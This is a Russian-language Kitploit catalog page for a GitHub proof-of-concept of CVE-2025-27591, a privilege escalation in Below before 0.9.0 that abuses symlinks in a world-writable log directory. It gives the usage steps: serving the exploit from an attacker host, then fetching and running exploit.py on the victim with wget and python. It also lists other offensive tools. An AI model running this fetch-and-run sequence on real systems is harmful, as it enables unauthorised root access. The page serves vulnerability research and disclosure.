
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/bridgeralderson/cve-2025-27591-poc
Повышение привилегийАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеОбучение и Образование
GitHubbridgeralderson/cve-2025-27591-poc

CVE-2025-27591-PoC

CVE-2025-27591 — это уязвимость повышения привилегий, которая затронула сервис Below до версии 0.9.0

Поделиться
Репозиторий
322211 год назадПроверено Kitploit

CVE-2025-27591: Доказательство концепции

CVE-2025-27591 — это уязвимость повышения привилегий, которая затрагивала службу Below до версии 0.9.0. Проблема возникла из‑за создания общедоступного для записи каталога /var/log/below. Злоумышленник мог воспользоваться этой уязвимостью, манипулируя симлинками внутри этого каталога, и потенциально получить привилегии root, что делало её значительной угрозой безопасности для локальных непривилегированных пользователей.

Данное доказательство концепции написано только в образовательных и исследовательских целях.

На момент написания в сообществе не было общедоступных PoC для этой уязвимости. Поэтому я решил ответственно поделиться этой реализацией, чтобы восполнить этот пробел, внести вклад в экосистему исследований безопасности и повысить осведомленность о критической важности небезопасных файловых систем.

Причина уязвимости

image

Доказательство концепции

С машины атакующего:

1-git clone https://github.com/BridgerAlderson/CVE-2025-27591-PoC.git

2-cd CVE-2025-27591-PoC

3-python3 -m http.server 80

На уязвимой системе:


1- wget http:///exploit.py

2-python exploit.py
image

Ссылки

https://www.facebook.com/security/advisories/cve-2025-27591 https://github.com/facebookincubator/below/commit/da9382e6e3e332fd2c3195e22f34977f83f0f1f3


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    260
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    251

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




